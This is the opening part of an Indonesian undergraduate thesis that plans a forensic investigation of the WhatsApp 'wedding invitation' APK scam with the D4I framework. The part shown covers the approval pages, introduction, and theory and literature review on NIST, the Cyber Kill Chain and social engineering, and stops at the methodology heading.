INVESTIGASI FORENSIKA DIGITAL WHATSAPP SCAM DENGAN MENGGUNAKAN FRAMEWORK D4I

Disusun Oleh:

N a m a : Rusydi Nurdin
NIM : 19523146

PROGRAM STUDI INFORMATIKA – PROGRAM SARJANA
FAKULTAS TEKNOLOGI INDUSTRI
UNIVERSITAS ISLAM INDONESIA
2023

HALAMAN PENGESAHAN DOSEN PEMBIMBING

INVESTIGASI FORENSIKA DIGITAL WHATSAPP SCAM DENGAN MENGGUNAKAN FRAMEWORK D4I

TUGAS AKHIR

Disusun Oleh:

N a m a : Rusydi Nurdin
NIM : 19523146

Yogyakarta, 1 Januari 2024

Pembimbing,

(Erika Ramadhani S.T., M.Eng.)

HALAMAN PENGESAHAN DOSEN PENGUJI

INVESTIGASI FORENSIKA DIGITAL WHATSAPP SCAM DENGAN MENGGUNAKAN FRAMEWORK D4I

TUGAS AKHIR

Telah dipertahankan di depan sidang penguji sebagai salah satu syarat untuk memperoleh gelar Sarjana Komputer dari Program Studi Informatika – Program Sarjana di Fakultas Teknologi Industri Universitas Islam Indonesia

Yogyakarta, 1 Nopember 2017

Tim Penguji

Erika Ramadhani S.T., M.Eng.

Anggota 1

Dr. Syarif Hidayat, S.Kom., M.I.T

Anggota 2

Dr. Yudi Prayudi, S.SI., M.Kom.

Mengetahui,

Ketua Program Studi Informatika – Program Sarjana

Fakultas Teknologi Industri

Universitas Islam Indonesia

(Dhomas Hatta Fudholi, S.T., M. Eng., Ph.D.)

HALAMAN PERNYATAAN KEASLIAN TUGAS AKHIR

Yang bertanda tangan di bawah ini:

Nama	:	Rusydi Nurdin
NIM	:	19523146

Tugas akhir dengan judul:

INVESTIGASI FORENSIKA DIGITAL WHATSAPP SCAM DENGAN MENGGUNAKAN FRAMEWORK D4I

Menyatakan bahwa seluruh komponen dan isi dalam tugas akhir ini adalah hasil karya saya sendiri. Apabila di kemudian hari terbukti ada beberapa bagian dari karya ini adalah bukan hasil karya sendiri, tugas akhir yang diajukan sebagai hasil karya sendiri ini siap ditarik kembali dan siap menanggung risiko dan konsekuensi apapun.

Demikian surat pernyataan ini dibuat, semoga dapat dipergunakan sebagaimana mestinya.

Yogyakarta, 7 Januari 2024

(Rusydi Nurdin)

HALAMAN PERSEMBAHAN

Alhamdulillahirabbil'alamiin, atas segala puji dan syukur yang tiada hentinya saya ucapkan kepada Allah SWT. Tugas akhir saya persembahkan kepada:

Kedua orang tua saya, H. Syafrinal dan Hj. Gusti Murni S.Pd. yang selalu mendukung saya sepenuh hati dengan ikhlas dan tulus selama proses penyelesaian tugas akhir dengan diikuti doa yang tiada hentinya serta semangat dan dorongan yang kuat. Saya ucapkan terima kasih atas segala didikan dan kasih sayang yang sangat berarti untuk saya.

Dosen pembimbing saya, Erika Ramadhani S.T., M.Eng. yang telah mengarahkan saya dan memberikan banyak ilmu dalam proses penulisan tugas akhir sehingga dapat diselesaikan.

Ketiga adik saya, Nila Alfia, Ulya Fatma, dan Rahib Nailur Ridho yang senantiasa memberikan semangat kepada kakaknya dalam pengerjaan tugas akhir.

Teman-teman terdekat saya, yang selalu memberikan motivasi, dukungan, masukan, dan saran serta menemani saya dalam penyusunan tugas akhir ini.

HALAMAN MOTO

“ Lelah itu hal yang wajar, itu tandanya kita hidup“

(Ummi)

“Karena sesungguhnya sesudah kesulitan itu ada kemudahan.

Sesungguhnya sesudah kesulitan itu ada kemudahan.”

(Q.S Surah Al-Insyirah: 5-6)

KATA PENGANTAR

Assalamu'alaikum Warahmatullahi Wabarakatuh.

Alhamdulillahirabbil'alamin, Segala Puji beserta syukur atas kehadirat Allah SWT yang dengan izin-Nya telah memberikan rahmat beserta hidayah-Nya serta tak lupa sholawat beserta salam saya panjatkan kepada Nabi Muhammad SAW sehingga saya dapat menyelesaikan laporan tugas akhir saya yang berjudul "Investigasi Forensika Digital WhatsApp Scam dengan *Framework* D4I". Penyusunan tugas akhir dilakukan dengan tujuan melengkapi syarat kelulusan guna menempuh gelar sarjana pada Program Studi Informatika Sarjana, Fakultas Teknologi Industri, Universitas Islam Indonesia. Dalam proses penyusunan tugas akhir ini saya mendapatkan banyak pengalaman dan pengetahuan baru serta kesulitan yang dapat membuat saya bisa belajar lebih banyak pelajaran untuk membuat saya lebih kedepannya. Saya mengucapkan terima kasih kepada segala pihak yang telah memberikan bimbingan, dukungan, motiavasi, dan doa yang dengan itu semua saya dapat menyelesaikan tugas akhir ini. Penulis menyadari masih terdapat banyak kekurangan serta kesalahan yang dilakukan dalam penyususnan laporan ini, oleh karena itu penulis membuka ruang diskusi untuk segala kritik dan saran yang dapat berguna kedepannya. Harapan untuk kedepannya, semoga laporan dari tugas akhir ini dapat berguna dan bermanfaat untuk semua pihak yang yang membutuhkan.

Wassalamu'alaikum Warahmatullahi Wabarakatuh

Yogyakarta, 7 Januari 2024

(Rusydi Nurdin)

SARI

WhatsApp merupakan aplikasi yang sudah sangat dikenal di Indonesia maupun dunia. Aplikasi WhatsApp juga diketahui menjadi salah satu aplikasi dengan pengguna terbanyak hingga saat ini. Aplikasi ini dapat memudahkan kita dalam berkomunikasi jarak jauh hingga dengan membantu dalam urusan pekerjaan. Dengan banyaknya kemudahan yang diberikan oleh WhatsApp dalam hal komunikasi, banyak ditemukan modus-modus kejahatan yang memanfaatkan WhatsApp sebagai alat untuk melakukan kejahatan digital, salah satunya WhatsApp Scam. Salah satu tindakan yang dapat dilakukan untuk mencari tau pelaku dan bagaimana pelaku melakukan penipuannya adalah dengan investigasi forensika digital. Forensika digital merupakan suatu bagian dari pada ilmu forensik dengan lingkup investigasi materi (data) serta penemuan pada perangkat digital seperti smartphone, komputer, tablet, storage, serta perangkat dengan jaringan lainnya. Di dalamnya terdapat penerapan informatika untuk penyajian data bukti dari kejahatan komputer yang dapat membantu pihak pengadilan dalam barang bukti kejahatan siber dengan fokus menjaga integritas dan mempertahankan rantai penjagaan yang ketat. Framework D4I diharapkan dapat meningkatkan pelaksanaan investigasi forensika digital pada tahap pemeriksaan data dan analisis data yang ada. Investigasi dilakukan dengan menggabungkan metode National Institute of Standards and Technology (NIST) dan artefak dari cyber kill chain (CKC) bertujuan untuk membantu dalam proses forensika digital.

Kata kunci— Forensika digital, D4I, WhatsApp Scam, Keamanan siber

GLOSARIUM

APK	*Android Package Kit*, format untuk file yang digunakan android untuk mendistribusikan dan menginstal aplikasi
Decompile	Proses pembongkaran untuk file APK yang memuat seluruh file, data, dan informasi didalamnya agar dapat diperoleh dari file arsip
Source code	Instruksi atau pernyataan dalam serangkaian kode dalam bahasa pemrograman komputer
Framework	Kerangka kerja
OTP	*One Time Password*, Password sekali pakai untuk verifikasi proses login
Login	Proses masuk ke sistem sebagai peranan tertentu
File	Kumpulan dari berbagai informasi yang berhubungan
Scam	Istilah pada penggambaran bentuk penipuan untuk mendapatkan uang, barang, atau data pribadi korban
CoA	*Correlate of artefact*, Artefak yang berhubungan dalam proses investigasi
Request Access	Permintaan izin untuk akses yang diinginkan oleh aplikasi
XML	*Extensible Markup Language*, bahasa markup penyedia aturan untuk menentukan data apapun
SMS	*Short Message Service*, layanan pertukaran pesan teks antar perangkat seluler

DAFTAR ISI

DAFTAR TABEL

DAFTAR GAMBAR

BAB I
PENDAHULUAN

1.1 Latar Belakang

Forensik digital merupakan penerapan informatika untuk penyajian data bukti yang tepat dari kejahatan komputer ke pengadilan dengan fokus menjaga integritas dan mempertahankan rantai penjagaan yang ketat (Agarwal & Gupta, 2011). Tujuan akhir dari forensik digital yakni untuk memperoleh bukti sehingga pertanyaan 5W dan 1H (*what, who, when, why, where*, dan *how*) dapat dijawab. Pertanyaan 5W1H meliputi Apa yang terjadi, Siapa yang terlibat, Kapan itu terjadi, Di mana itu terjadi, Mengapa itu terjadi, dan Bagaimana itu terjadi (Brady, 2018). Menjawab pertanyaan-pertanyaan ini mengarah kepada konfirmasi atau penyangkalan tuduhan suatu insiden (Widatama & Prayudi, 2017). Untuk menjawab pertanyaan tersebut, artefak digital dari sebuah sistem harus diperiksa dan dianalisis dengan mengikuti proses forensik digital yang akan dibahas nantinya. Walaupun tidak ada dalam literatur definisi formal dari istilah "artefak digital" (Harichandran dkk., 2016), secara luas diterima bahwa definisinya mirip dengan gagasan "artefak" dalam Arkeologi. Artinya, artefak yaitu "Benda yang dibuat atau dibentuk oleh manusia, seperti alat atau karya seni, biasanya untuk kepentingan budaya atau sejarah" (Lexico – Artefact. OXFORD online). Akhirnya, sebuah artefak digital dapat didefinisikan sebagai Objek kepentingan Arkeologi Digital (Shumba, 2018).

Bersumber dari We Are Social, dijelaskan bahwa hingga Januari 2023, total pengguna aktif sosial media di Indonesia mencapai angka 167 juta jiwa. Total pengguna ini setara dengan 60,4% populasi yang ada di Indonesia dengan waktu yang dihabiskan untuk bermain sosial media mencapai angka 3 jam 18 menit pada setiap harinya.WhatsApp masih menduduki peringat pertama dalam nominasi sosial media yang paling sering digunakan oleh penduduk di Indonesia dengan persentase 92,1% dari pengguna internet. Instagram menduduki posisi kedua dengan presentase 86,5% dari pengguna internet. Selanjutnya yaitu Facebook yang menduduki peringkat ketiga dengan presentase 83,8% dari pengguna internet. Diikuti oleh TikTok, Telegram, Twitter dan FB Mesenger dengan persentase masing-masing 70,8%, 64,3%, 60,2% dan 51,9% pengguna internet di Indonesia (Widi, 2023). Banyaknya pengguna WhatsApp meningkatkan potensi bermunculan kejahatan siber yang memanfaatkan

WhatsApp sebagai wadah untuk melakukan WhatsApp scams atau penipuan di WhatsApp. WhatsApp scam merupakan penipuan yang dilakukan melalui pesan WhatsApp untuk menipu pengguna supaya memberikan informasi yang bersifat pribadi hingga mengunduh malware. Kasus yang banyak terjadi pada 2 tahun belakangan ini dan banyak memakan korban adalah dengan munculnya pengiriman pesan yang berisi pesan yang memuat file .apk dengan motif undangan pernikahan atau cek resi paket. Motif ini memungkinkan penipu untuk mencuri data korban hingga memperoleh akses m-banking korban sehingga terjadinya pencurian uang (Tanujaya, 2023).

Saat ini, sudah banyak teknologi yang dikembangkan berupa *framework* yang dapat membantu proses dari investigasi forensika digital. Berdasarkan survey yang ada, semuanya mencakup satu (Analisis) atau dua (Pemeriksaan dan Analisis) tahapan dimana menjadikan artefak yang terkait dengan serangan siber harus diidentifikasi dan dianalisis (Kyei dkk., 2013; Selamat dkk., 2008; Yusoff dkk., 2011). Kedua tahapan ini sangat penting karena tidak hanya umum digunakan dalam semua proses forensik digital, tetapi juga karena di dalamnya proses investigasi yang sebenarnya (Beebe & Clark, 2005; Selamat dkk., 2008). Berdasarkan survei yang ada dalam proses forensik digital, sebagian besar proses tidak menguraikan pemeriksaan dan analisis secara lebih rinci, sehingga terjadinya kekurangan panduan dan bantuan yang terbatas dalam melakukan fase ini (Du dkk., 2017; Kyei dkk., 2013; Peasah dkk., 2017). Proses forensik digital yang melakukan tahap pemeriksaan dan analisis tingkat tinggi yaitu, National Institute of Standards and Technology (NIST) (Riadi dkk., 2018), Cyber Kill Chain (Kiwia dkk., 2018), dan *framework* D4I. Kerangka D4I disini dirancang untuk melengkapi dan meningkatkan tahapan Pemeriksaan dan analisis, bukan menggantikan proses forensik digital yang sudah ada. Kerangka D4I bekerja dengan menyediakan langkah demi langkah dan secara lebih mudah melakukan investigasi serangan siber terlepas dari sifat, jenis, dan kecanggihannya, sehingga memungkinkan dia untuk mengidentifikasi serangan tipe baru (Dimitriadis dkk., 2020).

Hasil pemaparan data dan fakta tentang proses forensik digital dengan fokus kepada WhatsApp scam, maka penelitian ini bertujuan untuk melakukan investigasi forensik digital pada WhatsApp scam menggunakan kerangka D4I dengan fokus investigasi file Undangam Pernikahan dengan format APK. Dengan melakukan investigasi dengan peningkatan pada tahapan pemeriksaan dan analisis diharapkan dapat membantu proses identifikasi forensik digital dengan lebih optimal berdasarkan sifat, jenis, dan tipenya. Serta dapat membantu dalam menyediakan bukti untuk forensik digital itu sendiri. Penelitian ini akan menjelaskan

serta mencontohkan proses pada kerangka D4I yang akan membantu investigasi. Rekomendasi dan preferensi tersebut kemudian menjadi dasar dibuatnya sistem.

1.2 Rumusan Masalah

Hasil metode forensik digital NIST hanya dapat menghasilkan tarikan data dari output tools yang belum menampilkan informasi 5W1H dan memungkinkan bisa terjadi kesalahan dalam analisis yang menyebabkan tidak memenuhi syarat sah diterima pengadilan.

1.3 Batasan Masalah

Batasan masalah pada penelitian ini yaitu :

1. Serangan siber yang disasar yaitu serangan Undangan pernikahan apk whatsapp scam
2. Serangan siber yang disasar memiliki kategori *Undangan pernikahan.apk*
3. Kasus serangan siber dibatasi dengan kasus yang terjadi di indonesia

1.4 Tujuan Penelitian

Adapun tujuan dari penelitian ini adalah untuk melakukan tahapan investigasi pada serangan siber WhatsApp Scam menggunakan *framework* D4I agar dapat menjadi bukti digital forensik yang sah dan dapat diterima pengadilan.

1.5 Manfaat Penelitian

Manfaat penelitian ini yaitu :

1. Hasil investigasi yang dilakukan dapat membantu menemukan pelaku yang melakukan tindak kejahatan siber.
2. Hasil investigasi forensik digital yang dilakukan dapat membantu menyediakan bukti digital forensik yang sah dan dapat diterima lembaga penegak hukum pada sidang pengadilan.

1.6 Metode Penelitian

Metode yang digunakan dalam perencanaan tahapan investigasi serangan siber menggunakan metode D4I yang merupakan *framework* pengembangan dari metode-metode sebelumnya. *Framework* D4I berfokus pada peningkatan tahapan pemeriksaan dan analisis. Pertama, *framework* tersebut mengusulkan kategorisasi dan pemetaan artefak digital kepada langkah-langkah serangan *Cyber-Kill-Chain*(CKC). Kedua, *framework* tersebut menyediakan langkah-langkah serta instruksi lebih rinci untuk tahapan pemeriksaan dan analisis. Sehingga,

framework D4I berperan bukan untuk menggantikan proses forensik digital yang sudah ada melainkan melengkapi dan meningkatkan proses forensik digital sebelumnya supaya bisa dilakukan degan semi-otomatis.

Pada metode-metode yang telah ada sebelumnya, proses investigasi dengan metode yang dilakukan bergantung kepada output tools yang digunakan oleh investigator, sehingga tidak ada standar jelas seperti apa eksaminasi dan analisis yang harus dipenuhi oleh investigator. Hasil eksaminasi dan analisis yang kurang rinci dalam pemetaan artefak dapat berakibat kepada kelengkapan hasil laporan akhir investigasi. *Framework* D4I disini berguna untuk melengkapi kekurangan tersebut dengan adanya CKC untuk investigator melakukan pemetaan artefak, serta langkah-langkah yang diusulkan *framework* D4I untuk bagaimana proses investigasi dapat dilakukan agar tahapan eksaminasi dan analisis meningkat melalui pemetaan artefak. *Framework* D4I perlu diterapkan untuk membuat digital forensik dapat diterima di pengadilan, dengan hasil investigasi yang tidak rinci dapat mengakibatkan bukti digital tidak diterima dan tidak sah (Tri Purwanti, 2015; Try Sulistyono, 2020).

1.7 Sistematika Penelitian

Sistematika penulisan dalam penyusunan laporan tugas akhir ini terdiri dari beberapa bab, yang mencakup gambaran dari keseluruhan masalah dan penyelesaiannya. Berikut sistematika penulisan yang terbagi dalam 4 bab :

BAB I PENDAHULUAN

Pada bab ini terdapat pembahasan mengenai latar belakang masalah, rumusan masalah, batasan masalah, tujuan penelitian, manfaat penelitian, metodologi penelitian dan sistematika penulisan.

BAB II LANDASAN TEORI

Pada bab ini terdapat pembahasan mengenai tinjauan terhadap penelitian yang ada hubungannya dengan apa yang akan dirancang dan diimplementasikan serta teori dasar yang digunakan berhubungan dengan proses mengimplementasikan kerangka D4I dalam investigasi forensik digital pada serangan siber WhatsApp scam.

BAB III METODOLOGI

Pada bab ini terdapat uraian dari bagaimana pengadopsian D4I kepada beberapa proses forensik digital tanpa membatasi kemampuan proses digital lainnya dengan lebih menguraikan tahap pemeriksaan dan analisis yang sesuai. Sehingga *framework* D4I dapat menyediakan langkah-demi-langkah dan secara lebih mudah untuk dapat melakukan investigasi serangan siber terlepas dari sifat, jenis dan kecanggihan serangan.

BAB IV HASIL, IMPLEMENTASI, DAN EVALUASI

Pada bab ini terdapat pembahasan tentang pengimplementasian investigasi forensik digital dengan menggunakan *framework* D4I menggunakan studi kasus yang dipilih,tahapan-tahapan penggunaan, serta evaluasi.

BAB V KESIMPULAN DAN SARAN

Pada bab ini terdapat penutup yang akan membahas kesimpulan dan saran terhadap penelitian yang telah dilakukan pada tugas akhir.

BAB II
LANDASAN TEORI

2.1 Investigasi Forensika Digital

Forensika digital merupakan suatu bagian dari pada ilmu forensik dengan lingkup investigasi materi (data) serta penemuan pada perangkat digital seperti *smartphone,* komputer, tablet, *storage,* serta perangkat dengan jaringan lainnya (Rahardjo, 2013). Forensika digital adalah penerapan informatika untuk penyajian data bukti yang tepat dari kejahatan komputer ke pengadilan dengan fokus menjaga integritas dan mempertahankan rantai penjagaan yang ketat (Agarwal & Gupta, 2011).

Berdasarkan survey yang ada, proses forensika digital mencakup satu (Analisis) atau dua (Pemeriksaan dan Analisis) tahapan dimana menjadikan artefak yang terkait dengan serangan siber harus diidentifikasi dan dianalisis (Kyei dkk., 2013; Selamat dkk., 2008; Yusoff dkk., 2011). Kedua tahapan ini sangat penting karena tahap pemeriksaan dan analisis tidak hanya umum di antara semua proses forensik digital, tetapi juga karena di dalamnya proses investigasi yang sebenarnya terjadi (Beebe & Clark, 2005; Selamat dkk., 2008). Berdasarkan survei yang ada dalam proses forensik digital, sebagian besar proses tidak menguraikan pemeriksaan dan analisis secara lebih rinci, sehingga terjadinya kekurangan panduan dan bantuan yang terbatas dalam melakukan fase ini (Du dkk., 2017; Kyei dkk., 2013; Peasah dkk., 2017). *Framework* D4I merupakan pelengkap serta penyempurnaan proses forensika digital atas *framework-framework* sebelumnya (Dimitriadis dkk., 2020).

2.2 Serangan Siber

Serangan siber (*cyber attack*) merupakan tindakan dalam memperoleh akses secara tidak resmi ke dalam sistem komputer untuk mencuri, memanipulasi, ataupun menghilangkan sebuah data dan informasi (Raiyn, 2014). Ada banyak tipe dari serangan siber, beberapa diantaranya seperti:

1. Hak akses perangkat, bertujuan untuk mengendalikan suatu perangkat.
2. Eksfiltrasi data yaitu tindakan penyalinan , pengiriman, atau pengambilan data yang tidak sah dari suatu server maupun komputer.
3. Gangguan layanan, bertujuan untuk mencegah perangkat dari pelaksanaan tugasnya.
4. Injeksi data buruk, bertujuan untuk mengirimkan data yang salah tanpa terdeteksi sistem (Lu & Reeves, 2014).

2.3 WhatsApp Scam

WhatsApp merupakan aplikasi yang muncul dari tahun 2009. Aplikasi ini dapat membantu kita dalam bertukar pesan, panggilan telfon dan panggilan tatap muka yang mengandalkan internet sehingga tidak memungut biaya seperti SMS (Dwiyono, 2018).

Bersumber dari We Are Social, dijelaskan bahwa hingga Januari 2023, total pengguna aktif sosial media di Indonesia mencapai angka 167 juta jiwa. Total pengguna ini setara dengan 60,4% populasi yang ada di Indonesia dengan waktu yang dihabiskan untuk bermain sosial media mencapai angka 3 jam 18 menit pada setiap harinya. Dan WhatsApp masih menduduki peringat pertama dalam nominasi Sosial Media yang paling sering digunakan oleh penduduk di Indonesia dengan persentase 92,1% dari pengguna internet. Instagram menduduki posisi kedua dengan presentase 86,5% dari pengguna internet. Selanjutnya yaitu Facebook yang menduduki peringkat ketiga dengan presentase 83,8% dari pengguna internet. Diikuti oleh TikTok, Telegram, Twitter dan FB Mesenger dengan persentase masing-masing 70,8%, 64,3%, 60,2% dan 51,9% pengguna internet di Indonesia (Widi, 2023). Karna banyaknya pengguna WhatsApp menjadikan banyaknya bermunculan kejahatan siber yang memanfaatkan WhatsApp sebagai wadah untuk melakukan WhatsApp Scams atau Penipuan di WhatsApp. WhatsApp scam merupakan penipuan yang dilakukan melalui pesan WhatsApp untuk menipu pengguna supaya memberikan informasi yang bersifat pribadi hingga mengunduh malware. Kasus yang banyak terjadi pada 2 tahun belakangan ini dan banyak memakan korban adalah dengan munculnya pengiriman pesan yang berisi pesan yang memuat file .apk dengan motif undangan pernikahan atau cek resi paket. Motif ini memungkinkan penipu untuk mencuri data korban hingga memperoleh akses m-banking korban sehingga terjadinya pencurian uang (Tanujaya, 2023).


2.4 *Framework* D4I

Framework D4I merupakan kerangka forensika digital yang di dalam prosesnya memfokuskan tahapan pemeriksaan dan analisis yang memungkinkan untuk diterapkan pada kasus-kasus jenis serangan yang tergolong baru. Nama D4I berasal dari Digital Forensics framework for Reviewing Investigating cyber-attack yang disingkat DFORI atau D4I (Dimitriadis dkk., 2020). D4I dirancang agar dapat diterapkan kepada setiap metode forensik digital yang memiliki tahapan pemeriksaan dan analisis guna meningkatkan hasil dari investigasi. D4I didukung oleh 2 pilar yaitu NIST yang berfungsi sebagai contoh *framework*

yang dapat diterapkannya D4I dan CKC yang bertugas sebagai tahapan untuk melakukan investigasi menggunakan D4I.

2.4.1 Proses forensik digital National Institute of standards and Technology (NIST)

Pada kerangka yang diusulkan, *framework* D4I diadaptasi dari metode forensik digital *National Institute of standards and Technology* (NIST) dengan optimalisasi tahapan pemeriksaan dan analisis (Dimitriadis dkk., 2020; Riadi dkk., 2018). Gambar tahapan proses forensik digital menggunakan NIST: Gambar 2.1



Gambar 2. 1 Tahapan Proses Forensika Digital menggunakan NIST

1. *Collection* (Pengumpulan), tujuannya untuk mengidentifikasi sumber data yang memiliki potensial relevan dengan kejadian, pemberian label, dan merekamnya. Setelah itu, data yang diperoleh harus dijaga integritas sumbernya.
2. *Examination* (Pemeriksaan), yaitu meliputi proses penilaian data yang telah diperoleh dari tahap pengumpulan dan penggalian data data relevan secara lebih rinci yang sesuai dengan insiden sambil mempertahankan integritas data.
3. *Analysis* (Analisis), yaitu meliputi proses mempelajari informasi yang diekstraksi pada tahap pemeriksaan untuk menjawab pertanyaan 5W1H ataupun menentukan kesimpulan yang dapat ditarik dari informasi yang telah diterima.
4. *Reporting* (Pelaporan), yaitu meliputi proses penyusunan dan penyajian prosedur, metode dan alat yang dapat digunakan dalam penyelidikan besertaan dengan hasil akhir dari tahap analisis (Dimitriadis dkk., 2020).

2.4.2 Cyber kill Chain

Cyber kill chain (CKC) adalah model dengan basis intelijen yang diusulkan oleh Lockheed Martin dalam identifikasi dan pencegahan serangan siber yang mengadaptasi proses rantai pembunuhan militer Amerika serikat ke era digital untuk menampilkan fase-fase yang diinginkan agar mencapai tujuan (Hutchins dkk., 2011). Tahapan fase-fase tersebut ditampilkan sebagai berikut: Gambar 2.2

Gambar 2. 2 Fase-fase CKC

1. *Reconnaissance* (R): Penyerang melakukan pemindaian internet untuk menemukan, mengidentifikasi, memilih, dan mengumpulkan informasi tentang target.
2. *Waeponization* (W): *File* yang tampaknya sah untuk dikirim dapat dikembangkan. *File* ini dipakai untuk menginfeksi target melalui kode berbahaya yang diselipkan ke dalam *file*.
3. *Delivery* (D): Pengiriman *File* di atas kepada target.
4. *Exploitation* (E): *Payload* dijalankan dengan mengeksploitasi kerentanan pada sistem operasi atau aplikasi yang akan diinstal.
5. *Installation* (I): *Payload* dipasang di lokasi tertentu di sistem korban yang sulit ditemukan
6. *Command dan Control* (C2): *Payload* membuat saluran komunikasi rahasia(seperti menggunakan permintaan DNS) dengan pembuatnya guna mendapatkan akses ke target.
7. *Actions on Objective* (A): Penyerang mencapai tujuan.

Model CKC melayani dua tujuan. Ini dapat digunakan untuk intelijen yang dapat ditindaklanjuti agar kemampuan bertahan dapat dihubungkan dengan langkah-langkah yang diikuti musuh dan untuk menganalisa gangguan (Hutchins dkk., 2011).

2.5 Social Engineering

Social Engineering merupakan sebuah teknik manipulasi yang dipakai oleh penjahat siber untuk mengeksploitasi kepercayaan manusia demi mendapatkan informasi rahasia korbannya, yang memungkinkan terjadinya kejahatan siber lebih lanjut. Teknik ini melibatkan eksploitasi kerentanan psikologis manusia, seperti kepercayaan, rasa takut, atau kecenderungan untuk menuruti perintah, untuk menipu dan memanipulasi individu agar mengungkapkan informasi sensitif atau melakukan tindakan yang dapat membahayakan keamanan (Rafizan & Bidang, 2011). Konsep rekayasa sosial berasal pada gagasan perencanaan sosial yang mengarah pada realisasi transformasi sosial, yang didukung oleh internalisasi nilai-nilai kemanusiaan. Teknik ini sering digunakan untuk mendapatkan akses ke informasi sensitif, seperti kata sandi, nomor kartu kredit, atau data pribadi, untuk keuntungan pribadi, pencurian identitas, penipuan keuangan, atau akses ilegal ke sistem komputer. Keberhasilan serangan rekayasa sosial bergantung pada sifat manusia dan kecenderungan untuk percaya, takut, atau tunduk pada otoritas, sehingga menjadikannya ancaman yang lazim dan terus-menerus dalam keamanan siber. Penting bagi individu dan organisasi untuk berhati-hati dan memverifikasi keaslian permintaan informasi sensitif, terutama melalui komunikasi yang tidak diminta seperti email, panggilan telepon, atau pesan. Dengan meningkatkan kesadaran dan mengambil tindakan pencegahan yang tepat, seperti pelatihan dan pendidikan keamanan, risiko menjadi korban serangan rekayasa sosial dapat dikurangi(Ahmadian & Sabri, 2021; Salahdine & Kaabouch, 2019).

2.6 Literatur review

Lingkup bahasan pada kajian pustaka untuk topik penelitian diambil dari literatur 10tahunterakhir, yang merangkum pembahasan perbandingan performa, metode dan dataset yang terdapat pada literatur yang diambil dengan tujuan agar bahasan penelitian sesuai. Harapan dari kajian ini untuk membantu meningkatkan ketertarikan peneliti dalam pengembangan investigasi forensika digital secara lebih dalam. Investigasi forensika digital tidak hanya dapat membantu dalam bukti kejahatan siber di dalam persidangan, tetapi juga dapat membantu dalam investigasi serangan-serangan siber yang akan terjadi ke depannya.

Diperlukan berbagai literatur maupun sumber untuk membuat sebuah karya tulis ilmiah guna memperkuat argumentasi serta mempertegas tulisan yang dibuat. Tetapi tidak semua literatur dan sumber rujukan sesuai dengan karya ilmiah yang ditulis. Karena itu diperlukan

kajian pustaka untuk meninjau kembali berbagai macam literatur dan sumber yang dirujuk untuk memperoleh sebuah tulisan dengan bahasan yang tepat dan bahasan yang sesuai.

Pada kajian pustaka ini terdapat beberapa pertanyaan yang akan di jawab dengan kajian literatur dan sumber. Apa saja topik penelitian yang telah dibahas sebelumnya, metode apa yang digunakan dan variabel atau parameter apa yang ada pada literatur sebelumnya. Pertanyaan-pertanyaan itu akan berkaitan dengan investigasi forensika digital sesuai judul di atas.

Bersumber dari *We Are Social*, dijelaskan bahwa hingga Januari 2023, total pengguna aktif sosial media di Indonesia mencapai angka 167 juta jiwa. Total pengguna ini setara dengan 60,4% populasi yang ada di Indonesia dengan waktu yang dihabiskan untuk bermain sosial media mencapai angka 3 jam 18 menit pada setiap harinya. WhatsApp masih menduduki peringkat pertama dalam nominasi sosial media yang paling sering digunakan oleh penduduk di Indonesia dengan persentase 92,1% dari pengguna internet. Instagram menduduki posisi kedua dengan persentase 86,5% dari pengguna internet. Selanjutnya yaitu Facebook yang menduduki peringkat ketiga dengan persentase 83,8% dari pengguna internet. Diikuti oleh TikTok, Telegram, Twitter dan FB Mesenger dengan persentase masing-masing 70,8%, 64,3%, 60,2% dan 51,9% pengguna internet di Indonesia (Widi, 2023). Banyaknya pengguna WhatsApp meningkatkan potensi bermunculan kejahatan siber yang memanfaatkan WhatsApp sebagai wadah untuk melakukan WhatsApp scams atau penipuan di WhatsApp. WhatsApp scam merupakan penipuan yang dilakukan melalui pesan WhatsApp untuk menipu pengguna supaya memberikan informasi yang bersifat pribadi hingga mengunduh malware. Kasus yang banyak terjadi pada 2 tahun belakangan ini dan banyak memakan korban adalah dengan munculnya pengiriman pesan yang berisi pesan yang memuat file .apk dengan motif undangan pernikahan atau cek resi paket. Motif ini memungkinkan penipu untuk mencuri data korban hingga memperoleh akses m-banking korban sehingga terjadinya pencurian uang (Tanujaya, 2023).

Kajian ini bertujuan untuk merencanakan tahapan investigasi pada serangan siber yang terjadi terutama terhadap penipuan pada Whatsapp scam agar dapat membantu forensika digital dengan menggunakan salah satu *framework* yaitu D4I. Untuk mendukung itu dikumpulkan beberapa literatur untuk mendukung poin-poin yang dimuat dalam literatur tersebut. Poin-poin pentingnya yaitu fokus penelitian, metode yang digunakan, masalah beserta solusi dan yang terakhir yaitu dataset. Analisis dari temuan-temuan dibagi menjadi beberapa bagian.

2.6.1 Strategi Seleksi Literatur

Dalam penentuan literatur yang diambil, dipilih melalui pertimbangan beberapa hal sebagai berikut :

1. Proses memperoleh referensi literatur berasal dari portal-portal yang cukup terpercaya seperti, Google Scholar (https://scholar.google.com/), ResearchGate(https://www.researchgate.net/), IEEE (https://ieeexplore.ieee.org/), Elsevier(https://www.elsevier.com/) dan portal jurnal universitas seperti Journal UII (https://journal.uii.ac.id/).
2. Batasan untuk pengambilan literatur adalah 10 tahun ke belakang
3. Kata kunci yang digunakan untuk mencari literatur yang diinginkan yaitu “Investigasi forensika digital”, “Forensics digital”, “Kasus serangan siber”, “D4I”, “WhatsApp Scam”dan “digital artefacts”.
4. Untuk penambahan referensi literatur juga dilakukan proses pencarian sitasi dan daftar pustaka jurnal yang telah ditemukan sebelumnya.
5. Literatur di sesuaikan kembali dengan cara manual.

2.6.2 Bingkai Analisis

Literatur yang telah diperoleh sebelumnya memiliki perbedaan antar satu sama lain, baik itu dari metode yang dipakai, masalah beserta solusinya, data set yang digunakan, serta bahasa dan akurasinya pun berbeda-beda pada setiap literatur.

Tabel 2. 1 Bingkai Analisis

Tahun	Tujuan	Metodologi	Teknologi	Dataset	Fokus Penelitian
2013	Studi banding investigasi	Studi banding	PC	Forensik digital	Teori
2017	Sistem pengaman jaringan	Model proses forensik	PC	Forensik digital	Sistem pengaman
2018	Identifikasi trojan perbankan	CKC	PC	Forensik digital	Investigasi
2018	Investigasi forensik email	NIST	PC	Forensik digital	Investigasi
2020	Analisa perkembangan digital forensik Cybercrime di indonesia	Kajian sistematis	PC	Forensik digital	Analisa
2020	Investigasi serangan siber	D4I	PC	Forensik digital	Investigasi

BAB III
METODOLOGI

3.1 Langkah Penelitian

